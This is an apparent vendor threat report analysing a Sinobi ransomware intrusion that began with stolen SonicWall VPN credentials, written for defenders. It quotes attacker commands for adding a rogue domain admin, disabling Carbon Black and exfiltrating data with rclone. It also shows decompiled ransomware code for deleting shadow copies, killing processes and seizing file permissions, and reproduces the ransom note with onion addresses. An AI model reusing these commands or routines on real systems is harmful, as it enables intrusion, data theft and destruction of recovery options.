Threat Actors Deploy Sinobi Ransomware via Compromised SonicWall SSL VPN Credentials

By eSentire Threat Response Unit (TRU)

Archived: 2026-04-05 18:09:16 UTC

Adversaries don't work 9-5 and neither do we. At eSentire, our 24/7 SOCs are staffed with Elite Threat Hunters and Cyber Analysts who hunt, investigate, contain and respond to threats within minutes.

We have discovered some of the most dangerous threats and nation state attacks in our space – including the Kaseya MSP breach and the more_eggs malware.

Our Security Operations Centers are supported with Threat Intelligence, Tactical Threat Response and Advanced Threat Analytics driven by our Threat Response Unit – the TRU team.

In TRU Positives, eSentire's Threat Response Unit (TRU) provides a summary of a recent threat investigation. We outline how we responded to the confirmed threat and what recommendations we have going forward.

Here's the latest from our TRU Team…

What did we find?

In August 2025, eSentire's Threat Response Unit (TRU) detected a ransomware attack attributed to an affiliate of Sinobi Group. Due to significant code overlaps and other similarities in the ransomware binaries and data leak sites, Sinobi is suspected to be a rebrand of Lynx, a Ransomware-as-a-Service (RaaS) group that first emerged in 2024.

With medium confidence, it is believed Lynx purchased the INC Ransomware source code from the user, "salfetka" (Russian word for "napkin") who allegedly advertised it for sale via Exploit/XSS hacking forums.



Figure 1 – Sales advert on hacking forum by salfetka, source: BleepingComputer/KELA

The group successfully uninstalled Carbon Black EDR before exfiltrating sensitive data from a mapped network drive using RClone. The attack culminated in the deployment of Sinobi Ransomware, which encrypted files across local and shared network drives, leaving behind ransom notes and files marked by the .SINOBI file extension.

Initial Access

A Sinobi Group affiliate leveraged compromised third-party MSP SonicWall SSL VPN credentials that mapped to an over-privileged Active Directory account (domain administrator rights), enabling internal network access and direct RDP access to a file server.

Using the compromised account, the threat actors executed commands to create a new local administrator account, set its password, and add it to the domain administrators group. Both the initial compromised account and the newly created account were subsequently used for lateral movement throughout the network.

```
 cmd /c net localgroup administrators Assistance /add
cmd /c net user Assistance  /add
cmd /c net localgroup "domain admins" Assistance /add
```

The threat actors initially attempted to uninstall Carbon Black using Revo Uninstaller and various command-line operations, but these efforts were unsuccessful. However, they ultimately succeeded in uninstalling Carbon Black from the file server, possibly after discovering the deregistration code stored somewhere on the file server itself—on a mapped drive or network share.

```
 sc config cbdefense start= disabled
cmd /c sc config cbdefense binpath= “C:\programdata\bin.exe” & shutdown /r /t 0
```

The Sinobi Group affiliate then exfiltrated data using RClone, a legitimate, well-known, and frequently abused command-line utility used to transfer files to cloud storage. Exfiltrated data was sent to an IP address belonging to ASN 215540 (Global Connectivity Solutions LLP), a hosting provider TRU has commonly observed in other cyberattacks.

```
rclone.exe --config=c:\programdata\rclone-ssh.conf copy <REDACTED_SRC_PATH> remote:<REDACTED_DEST_PATH> --max-a
```

Analysis of Sinobi Ransomware (bin.exe)

Sinobi Ransomware is suspected to be a rebrand of Lynx Ransomware due to significant code overlaps between the Lynx and Sinobi ransomware binaries and leak sites. eSentire has uploaded the binary in question to VirusTotal for security researchers to download available here.

Figure 2 – Lynx vs Sinobi code comparison

The next figure shows the menu bar of the new Sinobi data leak website alongside the old Lynx data leak website, further contributing to the suspicion of Sinobi being a rebrand.



Figure 3 – Lynx vs Sinobi leak-site comparison

Sinobi ransomware uses Curve-25519 Donna + AES-128-CTR to encrypt files, making recovery impossible without the attacker's Curve-25519 private key. This technique is identical to other ransomware variants like Babuk. It uses multi-threading and completion ports to read/write files efficiently and generates a new key per file via CryptGenRandom.

Usage instructions (shown below) for the ransomware can be printed by passing the --*help* command line option.

```
Usage: bin.exe <ARGUMENTS>
Arguments:
        --file <filePath>                       Encrypt only specified file(s)
                --file C:\temp.txt
                --file C:\temp.txt,D:\temp2.txt
        --dir <dirPath>                         Encrypt only specified directory(ies)
                --dir C:\
                --dir C:\,D:\
        --mode <mode>                           Encryption mode
                --mode fast                     Encrypt 5% from entire file
                --mode medium                   Encrypt 15% from entire file (default)
                --mode slow                     Encrypt 25% from entire file
                --mode entire                   Encrypt 100% from entire file
        --help                                  Print this message
        --verbose                               Enable verbosity
        --silent                                Enable silent encryption (no extension and notes will be added)
        --stop-processes                        Try to stop processes via RestartManager
        --encrypt-network                       Encrypt network shares
        --load-drives                           Load hidden drives (will corrupt boot loader)
        --hide-cmd                              Hide console window
        --no-background                         Don't change background image
        --no-print                              Don't print note on printers
        --kill                                  Kill processes/services
        --safe-mode                             Enter safe-mode
```

Figure 4 – Usage instructions for Sinobi Ransomware

Prior to encrypting files, the ransomware deletes all files in the Recycle Bin via the SHEmptyRecycleBinA API, ensuring that files that were in the Recycle Bin are unable to be restored.

```
xor     edx, edx
xor     ecx, ecx        ; hwnd
lea     r8d, [rdx+7]    ; dwFlags == SHERB_NOCONFIRMATION | SHERB_NOPROGRESSUI | SHERB_NOSOUND
call    cs:SHEmptyRecycleBinA
```

Figure 5 – Usage of SHEmptyRecycleBinA to empty the recycle bin

The next figure shows the code responsible for enumerating hidden drives/volumes and mounting them, effectively maximizing the extent of damage caused in the file enumeration/encryption process.

```
memset(v6, 0, 0x8000uLL);
FirstVolumeW = FindFirstVolumeW(v7, 0x8000u);
do
{
  if ( !v1 )
    break;
  if ( GetVolumePathNamesForVolumeNameW(v7, szVolumePathNames, 0x78u, cchReturnLength)
    && lstrlenW(szVolumePathNames) == 3 )
  {
    szVolumePathNames[0] = 0;
  }
  else
  {
    v9 = lpszVolumeMountPoint[--v1];
    if ( SetVolumeMountPointW(v9, v7) )
    {
      if ( byte_7FF6A8593C78 )
        mw_print_formatted_string((int)L"\t[+] Mounted % s\n", v9);
    }
    else if ( byte_7FF6A8593C78 )
    {
      LastError = GetLastError();
      FormatMessageW(0x1200u, 0LL, LastError, 0x409u, Buffer, 0x100u, 0LL);
      mw_print_formatted_string((int)L"\t[-] Failed to mount %s: %s", v9, Buffer);
    }
  }
}
while ( FindNextVolumeW(FirstVolumeW, v7, 0x8000u) );
FindVolumeClose(FirstVolumeW);
```

Figure 6 – Enumeration/mounting of hidden drives

Volume shadow copies are deleted through a technique that makes use of DeviceIOControl with the *IOCTL_VOLSNAP_SET_MAX_DIFF_AREA_SIZE* control code (0x53C028) and 0 for the input buffer, resizing the space for shadow copies to 0, effectively causing Windows to delete them. This technique was previously reported in 2020 by Fortinet's Ben Hunter here.

```
InBuffer = 0LL;
v14 = 1LL;
FileW = CreateFileW(FileName, 0x12019Fu, 3u, 0LL, 3u, 0x80u, 0LL);
if ( FileW == (HANDLE)-1LL )
{
  if ( byte_7FF6A8593C78 )
  {
    LastError = GetLastError();
    FormatMessageW(0x1200u, 0LL, LastError, 0x409u, Buffer, 0x100u, 0LL);
    mw_print_formatted_string((int)L"[-] Couldn't delete shadow copies from %c:/: %s\n", i, Buffer);
  }
}
else
{
  if ( DeviceIoControl(FileW, 0x53C028u, &InBuffer, 0x18u, 0LL, 0, &BytesReturned, 0LL) )
  {
    if ( byte_7FF6A8593C78 )
      mw_print_formatted_string((int)L"[+] Successfully delete shadow copies from %c:/\n", i);
  }
```

Figure 7 – Volume Shadow Copy deletion via DeviceIOControl with IOCTL_VOLSNAP_SET_MAX_DIFF_AREA_SIZE

If the *--kill* command line option was specified by the attacker, it proceeds to kill the following processes:

- sql
- veeam
- backup
- exchange
- java
- notepad

It then spawns a thread per file which generates Curve-25519 keys and makes use of Restart Manager APIs to find and kills processes with open handles to the file. It also creates an ACE that grants the *Everyone* SID *GENERIC_ALL*, and attempts to set that DACL on the file.

If it fails, it enables *SeTakeOwnershipPrivilege*, attempts to set the owner to that SID, and then sets the DACL again, effectively granting full control of the file to everyone. Afterwards, it queues the file for encryption via completion ports.

```
  if ( RmStartSession(&pSessionHandle, 0, v19) || RmRegisterResources(pSessionHandle, 1u, &rgsFileNames, 0, 0LL, 0, 0LL) )
    return 0;
  dwRebootReasons = 0;
  pnProcInfoNeeded = 0;
  pnProcInfo = 0;
  if ( RmGetList(pSessionHandle, &pnProcInfoNeeded, &pnProcInfo, 0LL, &dwRebootReasons) != 234 || !pnProcInfoNeeded )
  {
    RmEndSession(pSessionHandle);
    return 0;
  }
  v2 = 668LL * pnProcInfoNeeded;
  ProcessHeap = GetProcessHeap();
  v4 = (RM_PROCESS_INFO *)HeapAlloc(ProcessHeap, 0, v2);
  v5 = v4;
  if ( !v4 )
  {
LABEL_8:
    RmEndSession(pSessionHandle);
    return 0;
  }
  memset(v4, 0, sizeof(RM_PROCESS_INFO));
  pnProcInfo = pnProcInfoNeeded;
  if ( RmGetList(pSessionHandle, &pnProcInfoNeeded, &pnProcInfo, v5, &dwRebootReasons) )
  {
    v6 = GetProcessHeap();
    HeapFree(v6, 0, v5);
    goto LABEL_8;
  }
  if ( pnProcInfo )
  {
    do
    {
      v8 = v1;
      ApplicationType = v5[v8].ApplicationType;
      if ( ApplicationType != RmExplorer && ApplicationType != RmCritical )
      {
        dwProcessId = v5[v8].Process.dwProcessId;
        if ( GetCurrentProcessId() != dwProcessId )
        {
          v11 = OpenProcess(0x100001u, 0, dwProcessId);
          v12 = v11;
          if ( v11 != (HANDLE)-1LL )
          {
            TerminateProcess(v11, 0);
            WaitForSingleObject(v12, 0x1388u);
            CloseHandle(v12);
```

Figure 8 – Usage of Restart Manager API to find/kill processes with open handles

```
  *(_WORD *)&pIdentifierAuthority.Value[4] = 0x100;// SECURITY_WORLD_SID_AUTHORITY
  TokenHandle = 0LL;
  pSid = 0LL;
  NewAcl = 0LL;
  *(_DWORD *)pIdentifierAuthority.Value = 0;
  if ( AllocateAndInitializeSid(&pIdentifierAuthority, 1u, 0, 0, 0, 0, 0, 0, 0, 0, &pSid) )
  {
    pListOfExplicitEntries.Trustee.ptstrName = (LPWCH)pSid;
    pListOfExplicitEntries.grfAccessPermissions = GENERIC_ALL;
    *(_QWORD *)&pListOfExplicitEntries.grfAccessMode = SET_ACCESS;
    pListOfExplicitEntries.Trustee.TrusteeForm = TRUSTEE_IS_SID;
    pListOfExplicitEntries.Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    if ( !SetEntriesInAclW(1u, &pListOfExplicitEntries, 0LL, &NewAcl)
      && SetNamedSecurityInfoW(pObjectName, SE_FILE_OBJECT, 4u, 0LL, 0LL, NewAcl, 0LL) == 5 )
    {
      CurrentProcess = GetCurrentProcess();
      if ( OpenProcessToken(CurrentProcess, TOKEN_ADJUST_PRIVILEGES, &TokenHandle) )
      {
        v3 = TokenHandle;
        if ( LookupPrivilegeValueW(0LL, L"SeTakeOwnershipPrivilege", &Luid) )
        {
          NewState.Privileges[0].Luid = Luid;
          NewState.PrivilegeCount = 1;
          NewState.Privileges[0].Attributes = 2;
          if ( AdjustTokenPrivileges(v3, 0, &NewState, 0x10u, 0LL, 0LL) )
          {
            if ( GetLastError() != ERROR_NOT_ALL_ASSIGNED
              && !SetNamedSecurityInfoW(pObjectName, SE_FILE_OBJECT, OWNER_SECURITY_INFORMATION, pSid, 0LL, 0LL, 0LL) )
            {
              v4 = TokenHandle;
              if ( LookupPrivilegeValueW(0LL, L"SeTakeOwnershipPrivilege", &Luid) )
              {
                NewState.Privileges[0].Luid = Luid;
                NewState.PrivilegeCount = 1;
                NewState.Privileges[0].Attributes = 0;
                if ( AdjustTokenPrivileges(v4, 0, &NewState, 0x10u, 0LL, 0LL) )
                {
                  if ( GetLastError() != 1300 )
                    SetNamedSecurityInfoW(pObjectName, SE_FILE_OBJECT, DACL_SECURITY_INFORMATION, 0LL, 0LL, NewAcl, 0LL);
                }
```

Figure 9 – Full access to Everyone SID and taking ownership of file

The attacker's base64 encoded Curve-25519 public key is decoded to binary form (32 bytes) by calling CryptStringToBinaryA with the *CRYPT_STRING_BASE64* flag. Immediately after, the AES-128-CTR key and

counter are generated through a function call at offset 0x67A2 (shown below as *mw_curve_25519_gen_aes_key_counter*).



Figure 10 – Decoding attacker Curve-25519 public key from base64 and generating AES key/counter

The next figure displays the code responsible for generating each file's Curve-25519 private key, which is discarded after use, otherwise it could be used to compute each shared secret, derive the AES key/counter, and decrypt each file.

```
ProcessHeap = GetProcessHeap();
*(_QWORD *)(a1 + 48) = HeapAlloc(ProcessHeap, 0, 0x20uLL);
phProv[0] = 0LL;
if ( CryptAcquireContextW(phProv, 0LL, 0LL, PROV_RSA_AES, CRYPT_VERIFYCONTEXT)
  || CryptAcquireContextW(phProv, 0LL, 0LL, PROV_RSA_AES, 0xF0000008) )// CRYPT_VERIFYCONTEXT | CRYPT_NEWKEYSET
{
  v5 = GetProcessHeap();
  pbKeyBuffer = (BYTE *)HeapAlloc(v5, 0, 32uLL);
  v4 = pbKeyBuffer;
  if ( pbKeyBuffer )
  {
    if ( CryptGenRandom(phProv[0], 32u, pbKeyBuffer) )// Generate victim Curve25519 private key on a per file basis
    {
```

Figure 11 – Curve-25519 private key generation via CryptGenRandom

The figure below displays the code responsible for clamping the victim's Curve-25519 private key, computing the Curve-25519 public key/shared secret, and SHA512 hashing the public key and shared secret. The SHA512 hash of the shared secret is used in deriving the AES key (first 16 bytes), and counter block bytes (latter 16 bytes).

```
*v12 &= 0xF8u;                                // Key clamping for victim Curve25519 private key
*(_BYTE *)(*(_QWORD *)(a1 + 56) + 31LL) &= ~0x80u;
*(_BYTE *)(*(_QWORD *)(a1 + 56) + 31LL) |= 0x40u;
curve25519_donna(*(_QWORD *)(a1 + 48), *(__m128i **)(a1 + 56), a1);// derive ephemeral public key
curve25519_donna(*(_QWORD *)(a1 + 64), *(__m128i **)(a1 + 56), *(_QWORD *)(a1 + 32));// derive shared secret
v13 = *(char **)(a1 + 64);
curve25519_shared_secret = *(_BYTE **)(a1 + 72);
v18 = xmmword_7FF6A858DF50;
v19 = xmmword_7FF6A858DF60;
v20 = xmmword_7FF6A858DF70;
v21 = xmmword_7FF6A858DF80;
v22 = 0LL;
v23 = 0LL;
v24 = 0;
sub_7FF6A856B790((char *)&v18, v13, 32);
mw_sha512((__int64 *)&v18, curve25519_shared_secret);// SHA512 Curve25519 shared secret key bytes
v15 = *(char **)(a1 + 48);
curve25519_ephemeral_public = *(_BYTE **)(a1 + 80);
v18 = xmmword_7FF6A858DF50;
v19 = xmmword_7FF6A858DF60;
v20 = xmmword_7FF6A858DF70;
v21 = xmmword_7FF6A858DF80;
v22 = 0LL;
v23 = 0LL;
v24 = 0;
sub_7FF6A856B790((char *)&v18, v15, 32);
mw_sha512((__int64 *)&v18, curve25519_ephemeral_public);// SHA512 victim Curve25519 public key bytes
return 1;
```

Figure 12 – Deriving public key and shared secret, SHA512 shared secret

The next figure displays the AES round key generation function, encrypted file name concatenation, chunking size, and the encryption mode are queued for processing via completion ports.

```
  v22 = -1LL;
pEncryptedFileName = (WCHAR *)j__calloc_base(v22, 2uLL);
lstrcpyW(pEncryptedFileName, pObjectName);// Build output file name, e.g. <ORIGINAL_FILE_NAME>.SINOBI
lstrcatW(pEncryptedFileName, L".");
lstrcatW(pEncryptedFileName, L"SINOBI");
mw_aes_generate_round_keys(v18 + 84, pAesKey);// arg1 is out buffer
*(_OWORD *)(v24 + 176) = *v48;
lstrcpyA(String1, "SINOBI");
*(_DWORD *)&String1[12] = dwEncryptionMode;// 0x13 - fast - Encrypt 5% from entire file
                                           // 0x05 - medium - Encrypt 15% from entire file
                                           // 0x03 - slow - Encrypt 25% from entire file
                                           // 0x00 - entire - Encrypt 100% from entire file
*(_DWORD *)&String1[8] = 0xF4240;          // Chunk size
v66 = 0;
```

Figure 13 – Generate encrypted file name, AES round keys, mode, chunk size

Each encrypted file is appended with a footer (annotated below) for the threat actors (who have the Curve-25519 private key) to decrypt files. The threat actor's decrypter will parse this footer, extract the victim file's public key bytes, compute the shared secret via Eliptic Curve Diffie Hellman Key Exchange with their Curve-25519 private key, and SHA512 it.

The resulting SHA512 is used to derive the AES key (first 16 bytes) and counter block bytes (latter 16 bytes) to decrypt the file. The footer also contains a magic, "SINOBI", the chunking size (0xF4240), and whether the file was encrypted in its entirety as a boolean.

```
14B0  E6 B7 8F 8A 26 8C 61 F0 29 B0 FB A4 64 A8 9F C5   æ·.Š&Œað)°ûd¨ŸÅ
14C0  ED 16 7E 33 53 9B 72 C1 B3 34 BE 08 FA 51 AC 0A   í.~3S›rÁ³4¾.úQ¬.
14D0  C0 1F FC 55 BD D9 B9 07 47 C3 DB C5 83 67 BF 4F   À.üU½Ù¹.GÃÛÅƒg¿O
14E0  5A 2F C8 53 20 56 FE 0B FB 7B 17 5A 89 E1 B1 54   Z/ÈS Vþ.û{.Z‰á±T
14F0  74 24 9E 16 B8 9C 0C 3D D8 27 F4 8E 06 37 F1 98   t$ž.¸œ.=Ø'ôŽ.7ñ˜
1500  D5 77 F2 04 91 39 32 6E FC B1 45 3A 5D 06 BB 9A   Õwò.'92nü±E:].»š
1510  D6 AE 37 21 CC 3A 92 FC 34 B7 CF A7 08 7A 82 D8   Ö®7!Ì:'ü4·Ï§.z‚Ø
1520  E1 A9 44 76 54 19 B3 9D 2E 19 3D 5B 8E 11 95 A1   á©DvT.³...=[Ž.•¡
1530  CC 5A BA 34 BE 41 25 C1 46 AF A1 8F 8A 07 C2 90   ÌZº4¾A%ÁF¯¡.Š.Â.
1540  6E 95 BC C5 2B 58 D3 74 90 02 31 8C 4E B1 FD 22   n•¼Å+XÓt..1ŒN±ý"
1550  9B 60 33 5C FE 74 07 A6 55 F1 C1 D9 45 3C B4 B1   ›`3\þt.¦UñÁÙE<´±
1560  E7 4D 88 AC 96 4F B4 4B F1 1B EF 02 5C 3C B4 1C   çMˆ¬–O´Kñ.ï.\<´.
1570  6F 35 77 43 50 47 5A 99 00 CA C8 D6 2E 8C DE 2D   o5wCPGZ™.ÊÈÖ.ŒÞ-
1580  8C 04 14 A1 6E 76 DB 30 22 F5 15 7C 2F FE 0A B4   Œ..¡nvÛ0"õ.|/þ.´
1590  E2 49 DB F9 1E FB E6 1C 63 9D BC EB 9E 9B BD 61   âIÛù.ûæ.c.¼ëž›½a
15A0  14 FD 4A 6F 4E 27 C9 33 5D 4C 73 93 F7 56 A3 41   .ýJoN'É3]Ls“÷V£A
15B0  53 49 4E 4F 42 49 00 00 40 42 0F 00 13 00 00 00   SINOBI..@B......
15C0  01 00 00 00                                       ....
```

Template Results - Sinobi.bt

Name	Value	Start	Size	Type	Color
file		0h	15C4h	struct SINOBI_ENCR...	
ciphertext[5456]		0h	1550h	ubyte	
footer		1550h	74h	struct FileFooter	
curve25519_pubkey[32]		1550h	20h	ubyte	
curve25519_pubkey_sha512[64]		1570h	40h	ubyte	
magic[7]	SINOBI	15B0h	7h	string	
padding	0	15B7h	1h	ubyte	
chunking_size	1000000	15B8h	4h	uint32	
encryption_mode	19	15BCh	4h	uint32	
finished_encrypting	1	15C0h	4h	uint32	

Figure 14 – Encrypted file containing file footer

Sinobi writes a ransom note titled *README.txt* to each directory, where a file is encrypted containing instructions for the victim, extorting them into paying the ransom or risk having stolen data leaked on the dark web.

```
Good afternoon, we are Sinobi Group.

As you can see you have been attacked by us! We offer you to make a deal with us. all you need to do is contact us by following the instructions below.
We are not politically motivated group, we are interested only in money, we always keep our word. You have a possibility to decrypt your files and save your reputation in case we
find good solution!
You have to know we do not like procrastination. You have 7 days to come to the chat room and start negotiations.

- 1 Communication Process:
        In order to contact with us you need to download Tor Browser.
        You can download Tor Browser from this link:
        https://www.torproject.org/download/
        After you joined to chat room you have the opportunity to request several things from us for free:
                1. make a test decrypt.
                2. get a list of the files stolen from you.
        At the end, we should agree on the price for our services. Keep in mind that we got your income/insurance documents.

- 2 Access to the chat room:
        To access us please use one of the following links:
                1. http://sinobi7yuoppj76qnkwiobwfc2qve2xkv2ckvzyyjblwd7ucppt162ad.onion/login
                2. http://sinobi57mfegeov2naiufkidlkpze263jtbldokimfjqmk2mye6s4yqd.onion/login
                3. http://sinobibdvzohujkliofkxiz3ueyedfh6bed2lzjz2z6pafw5jeoptsid.onion/login
                4. http://sinobibjqytwqxjw24zuerqcjyd3hoow6zia7z6kzvwawivamu7nqayd.onion/login
                5. http://sinobicrh73ongfuxjajmlyyhalvkhlcgttxkxaxz3gvsgdcgf76uiqd.onion/login
                6. http://sinobidxodgt4jsr3tlmf2rr4okjvvwfp5gh3lrqxnowomcx62ssrhqd.onion/login
                7. http://sinobiea4snfqtkc43paumapo4oi7vxcy5vjzfoalunsnvzehozfhpyd.onion/login

        If Tor is blocked in your country you can use this link: http://chat.sinobi.us.org/login
        Your unique ID: [redacted] - use it to register in the chat room.

- 3 Blog:
        To access us please use one of the following links:
                1: http://sinobi6ftrg27d6g4sjdt65malds6cfptlnjyw52rskakqjda6uvb7yd.onion/leaks
                2: http://sinobi6rlec6f2bgn6rd72xo7hvds4a5ajiu2if4oub2sut7fg3gomqd.onion/leaks
                3: http://sinobi6yugmmvg2gj2yygkb2hxbimaxpqkyk27wti5zjwhfc1dhackid.onion/leaks
                4: http://sinobi7l3wet3uqn4cagjiessuomv75aw3bvgah4jpj43od7xndb7kad.onion/leaks
                5: http://sinobi7sukclb3ygtorysbtrodgdbnrmgbhov45rwzipubbzhiu5jvqd.onion/leaks
                6: http://sinobi23i75c3znmqqxxyuzqvhxnjsar7actgvc4nqeuhgcn5yvz3zqd.onion/leaks
                7: http://sinobia6mw6ht2wcdjphessyzpy7ph2y4dyqbd74bgobgju4ybytmkqd.onion/leaks

        If Tor is blocked in your country you can use this link: http://blog.sinobi.us.org/leaks

- 4 Recommendations:
        Do not try to recover your files with third-party programs, you will only do harm.
        Do not turn off / reboot your computer.
        Do not procrastinate.
```

Figure 15 – Content of the ransom note in the README.txt file

The victim's wallpaper is then set to the following image which is generated on-the-fly and written to disk. The image written to disk is then set in the registry key *HKCU\Control Panel\Desktop\Wallpaper*, effectively setting the wallpaper of the victim machine programmatically.

Figure 16 – Ransom note wallpaper

Because the usage of Curve-25519 + AES-128-CTR is relatively common in ransomware, eSentire has created a Python script available here to validate ransomware variants' ciphertext that make use of the methods described here-in.

This can be used by ransomware researchers as a "shortcut" to determine whether a ransomware developer making use of this technique made an error in their code, leading to the potential of creating a decryption utility

for victims. It is also worth noting that the method used in generating the Curve-25519 private key is another potential avenue to decrypt victim files, e.g. keys generated through non-cryptographically secure means.

Unfortunately, Sinobi ransomware generates keys via CryptGenRandom, which is considered to be a cryptographically secure pseudorandom number generator.



Figure 17 – Script for ransomware researchers to verify crypto of ransomware using Curve-25519 + AES-128-CTR + SHA512

What did we do?

- Our team of 24/7 SOC Cyber Analysts proactively isolated the affected host to contain the infection on the customer's behalf.
- We communicated what happened with the customer and helped them with remediation efforts.

What can you learn from this TRU Positive?

- Sinobi Ransomware is likely a rebrand of Lynx Ransomware and makes use of Curve-25519 + AES-128-CTR to encrypt victim files, making recovery impossible without the attacker's private key.
- Sinobi Group affiliates leveraged compromised third-party MSP credentials for SonicWall SSL VPN access, using this trusted relationship to gain initial network access and conduct lateral movement across the victim organization.

Recommendations from the Threat Response Unit (TRU)

- Avoid storing “uninstall” codes for your Endpoint Detection and Response (EDR) tool in file shares and other mediums that may become accessible to an attacker.
- Organizations should strictly avoid assigning excessive privileges to remote access accounts, particularly VPN users. In this incident, the compromise of SonicWall SSL VPN credentials that possessed Active Directory domain administrator rights enabled the threat actors to gain immediate, elevated access to critical infrastructure.
